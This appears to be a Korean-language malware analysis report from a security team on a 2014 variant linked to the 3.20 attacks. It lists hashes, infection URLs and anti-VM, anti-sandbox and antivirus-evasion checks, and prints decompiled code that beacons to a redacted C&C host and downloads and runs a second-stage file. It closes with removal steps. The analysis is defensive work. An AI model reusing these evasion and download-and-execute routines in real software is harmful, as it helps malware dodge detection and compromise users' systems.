NSHC

2014. 07. 17

악성코드 분석 보고서

[3.20 변종 악성코드]

지난 7일, 북한發 공격으로 의심되는 악성코드가 발견되었습니다. 해당 악성코드는 국내에서 서비스 중인 각 종 ActiveX 취약점과 플래시 플레이어의 취약점(CVE-2014-0515)를 통해 배포되었습니다. 다양한 안티디버깅 기법이 적용되어 있으며 시스템을 감염시킨 뒤 추가 공격을 위해 C&C서버의 명령을 대기합니다. 감염이 의심되는 시스템에서는 대응방안에 따른 조치와 백신을 통한 치료가 필요합니다.

Red Alert *Information Service about a new vulnerability*

Version 1.0 External

목 차

Confidentiality Agreements

본 문서는 Red Alert 팀에서 작성한 분석 보고서로써, Red Alert 팀 허가 없이 배포 및 공유가 가능하나 수정은 금합니다. 분석 보고서는 Red Alert 팀에서 운영하는 Facebook 페이지 (https://www.facebook.com/nshc.redalert)에서 확인할 수 있습니다.

Facebook 에 등록되는 분석 보고서를 포함한 이외의 자료들은 프리미엄 서비스인 isac 페이지 (https://isac.nshc.net)에서 제공 받으실 수 있습니다.

1. Malware Stub

1.1. Malware File Info

Malware Name	last.gif		
File Size	1,436,327 Byte	MD5	20D24C2CBBBF35F7687D7EF287EBEC08
Compiled Date	2014.07.07 20:36:13	Etc	N/A

Table 1. File Info-1

Malware Name	last.gif		
File Size	765,952 Byte	MD5	AB1F2AA208FE70678CA1EE17DDC8E7EC
Compiled Date	2014.07.07 20:36:13	Etc	Sub Process

Table 2. File Info-2

Malware Name	[Rnd].exe		
File Size	675,840 Byte	MD5	9CB5B1B4ABEBD7CA916370ADAD0C2BEB
Compiled Date	2014.07.07 17:05:59	Etc	N/A

Table 3. File Info-3

Malware Name	[Rnd].exe		
File Size	675,840 Byte	MD5	9CB5B1B4ABEBD7CA916370ADAD0C2BEB
Compiled Date	2014.07.07 17:05:59	Etc	Sub Process

Table 4. File Info-4

1.2. Route of infection

- http://www.*****ith.com/theme/temo/last.gif
- http://*****man.pe.kr/xe/modules/checkip/tpl/vbs/last.gif

1.3. Analysis Environment

Index	Description
OS	Windows XP SP3 KOR
Browser	Windows Internet Explorer 8

Table 5. Analysis Environment

1.4. Drop Flow



Figure 1. Drop Flow

1.5. IP Info

악성코드 감염 시 접속하는 C&C 서버 정보입니다.

Figure 2. IP Info-1



Figure 3. IP Info-2

2. Technical Details

2.1. Anti-Virtual Machine

MFC로 제작된 악성코드 드랍퍼는 주요 코드를 Allocate 메모리 영역에 할당하여 실행합니다. 할당된 코드는 Registry와 File을 기반으로 가상머신에서 코드가 실행되는 것을 보호합니다.

2.1.1. Registry-based Detection

특정 레지스트리에서 'VMWare'와 'VBOX' 문자열을 검색하여 가상환경인지 확인합니다.

Figure 4. Registry-based Detection (VMWare)

- **HKLM₩SYSTEM₩CurrentControlSet₩Services₩Disk₩Enum**
- **HKLM₩HARDWARE₩DEVICEMAP₩Scsi₩Scsi Port 0₩Scsi Bus 0₩Target Id 0₩Logical Unit Id 0**
- **HKLM₩SOFTWARE₩VMware, Inc.₩VMware Tools**



Figure 5. String Matching (VMWare)



Figure 6. Registry-based Detection (VBOX)

- **HKLM₩SOFTWARE₩Oracle₩VirtualBox Guest Additions**
- **HKLM₩HARDWARE₩Description₩System**
  - **Value Name : SystemBiosVersion**

Figure 7. String Matching (VBOX)

2.1.2. File-based Detection

가상환경에서 동작하는 특정 드라이버들의 파일을 검색하여 가상환경인지 판단합니다.

Figure 8. File-based Detection (VMWare)

- **C:₩WINDOWS₩system32₩dirvers₩vmmouse.sys (VMWare)**
- **C:₩WIDDOWS₩system32₩drivers₩vmhgfs.sys (VMWare)**
- **C:₩WINDOWS₩system32₩drivers₩VBoxMouse.sys (VBOX)**

가상머신으로 탐지되는 항목이 있을 경우 프로세스는 종료됩니다.

2.2. Bypass Anti-Virus

드랍된 악성코드는 %TEMP%에 존재하게 되며, 악성코드 실행 시 'V3Lite.exe'의 실행여부를 확인하여 해당 프로세스가 동작 중 일 경우 악성코드는 자가삭제 동작과 함께 프로세스가 종료되어 더 이상 시스템 침해 동작을 하지 않습니다.

```
v0 = CreateToolhelp32Snapshot(2u, 0);
if ( v0 != (HANDLE)-1 )
{
  v1 = LoadLibraryA("kernel32.dll");
  Process32First = GetProcAddress(v1, "Process32First");
  Process32Next = GetProcAddress(v1, "Process32Next");
  ((void (__stdcall *)(HANDLE, int *))Process32First)(v0, &v6);
  if ( ((int (__stdcall *)(HANDLE, int *))Process32Next)(v0, &v6) )
  {
    while ( _stricmp(&v9, "V3Lite.exe") )
    {
      if ( !((int (__stdcall *)(HANDLE, int *))Process32Next)(v0, &v6) )
        goto LABEL_7;
    }
    v5 = v8;
  }
}
```

Figure 9. Bypass Anti-Virus

2.3. Anti-Automatic Analysis

자동분석 시스템을 통해 분석되는 것을 막기 위해 모듈이름, 파일경로, 사용자이름 등 자동분석 시스템에서 보여지는 특징들을 이용하여 자동분석 시스템을 탐지합니다.

2.3.1. Module-based Detection

GetModuleHandle 함수를 이용하여 로딩된 모듈 중, 아래 모듈이 로딩 되었는지 탐지합니다.

Figure 10. Module-based Detection

- **Sbiedll.dll : SandBoxie Module**
- **Api_log.dll : SunBelt Module**
- **Dir_watch.dll : SunBelt SandBox Module**
- **Dbghelp.dll : VMWare Module**

2.3.2. Username-based Detection

로그인 사용자의 이름 중, 아래 이름이 사용될 경우 탐지합니다.



Figure 11. Username-based Detection

- **SANDBOX**
- **VIRUS**
- **MALWARE**

2.3.3. Pathname-based Detection

실행된 파일의 전체 경로에서 아래 이름이 사용될 경우 탐지합니다.

Figure 12. Pathname-based Detection

- **₩SAMPLE**
- **₩VIRUS**
- **SANDBOX**

2.3.4. Hooking Check

CreateProcess 함수의 후킹 체크를 하기 위해 함수 시작 1byte(0xE9)를 검사합니다.

```
PUSH 0x0
PUSH 0x1
LEA ECX,DWORD PTR SS:[EBP+0xB]
PUSH ECX                                lpBuffer
PUSH EAX                                kernel32.CreateProcessA
CALL DWORD PTR DS:[ESI+0x60]
PUSH EAX                                Current
CALL DWORD PTR DS:[ESI+0x5C]            kernel32.ReadProcessMemory
XOR EAX,EAX
CMP BYTE PTR SS:[EBP+0xB],0xE9          is Hook?
POP ESI
SETE AL
POP EBP
RETN
```

Figure 13. Hooking Check

위와 같이 자동분석 시스템으로 의심되는 항목이 있을 경우 프로세스는 종료됩니다.

2.4. Server Connection

악성코드가 시스템에 감염될 경우 아래 정보들을 수집하여 C&C서버에 전송한 뒤 명령을 대기합니다.

- **OS Version (GetVersionEx)**
- **Computer Name (GetComputerName)**
- **MAC Address (GetAdaptersInfo)**
- **C&C : http://www.********.org/common/lang/us.lang.php**

```
v3 = (int)"http://www.[redacted].org/common/lang/us.lang.php";
while ( 1 )
{
  for ( i = 0; i <= 2; ++i )
  {
    while ( 1 )
    {
      strcpy(byte_414238, (&v2)[4 * i]);
      if ( Connection_402D9D(byte_414238) == 404 )
        break;
      Sleep(1000 * dword_413054);
    }
    Sleep(1000 * dword_413054);
  }
  Sleep(1000 * dword_413054);
}
```

Figure 14. Server Connection

서버의 특정 명령에 따라 %TEMP%에 파일을 추가로 다운받아 2차 공격을 실행합니다.

```
if ( lpString2a )
{
  if ( *v6 == 0x4D && v6[1] == 0x5A ) // \r\n
  {
    Buffer = 0;
    memset(&v53, 0, 0x103u);
    GetTempPathA(0x103u, &Buffer);
    strcat(&Buffer, "\\");
    strcat(&Buffer, &v41);
    v9 = fopen(&Buffer, "wb");
    v55 = v9;
    if ( v9 )
    {
      fwrite(v6, 1u, lpString2a, v9);
      fclose(v55);
      if ( WinExec_4141C8(&Buffer, 0) >= 31 )
        strcpy(&v50, "deo");
    }
  }
}
```

Figure 15. File Download

3. Red Alert of Opinion

기존의 악성코드에서는 커스텀패킹을 이용해 코드를 보호하고, 백신을 우회하거나 가상머신을 탐지하는 등의 안티디버깅 기법이 적용되었습니다. 더불어 이번 샘플에서는 추가적으로 자동분석 시스템을 탐지하는 로직이 발견되었습니다. 악성코드를 분석할 때, 점점 지능화 되는 악성코드의 안티디버깅 기법을 고려하여 분석을 해야 할 것으로 판단됩니다.

4. Removal Recommendations

4.1. Delete File

윈도우 탐색기의 폴더옵션에서 '보호된 운영 체제 파일 숨기기(권장)' 체크박스의 체크를 해제하시고 '숨김 파일 및 폴더 표시'의 라디오 버튼을 클릭하여 적용한 뒤 아래 경로의 파일을 삭제하시기 바립니다.

- **%TEMP%₩[Rnd].exe**

4.2. Registry Cleanup

윈도우 레지스트리 편집기를 이용하여 악성코드 관련 레지스트리를 삭제합니다.

- **HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run**
  - **Value Name = [Random Name]**
  - **Value Data = %TEMP%₩[Rnd].exe**

4.3. Use of Anti-Virus

'Reference. [1] Virus Total'을 참고하여 해당 악성코드를 치료할 수 있는 'Anti-Virus' 제품을 이용하여 시스템 정밀 검사를 진행하시기 바립니다.

5. Reference

[1] Virus Total
https://www.virustotal.com/ko/file/a3d5f7afe72489b58ad8609bc422368901d024cb8615f2c951506adf6b13b762/analysis/

[2] 인터넷과 보안
http://viruslab.tistory.com/3509

[3] vazermind
http://vazermind.com/2013/01/04/c-bypass-sandboxiesunbeltsb-sandboxvmware-by-modules/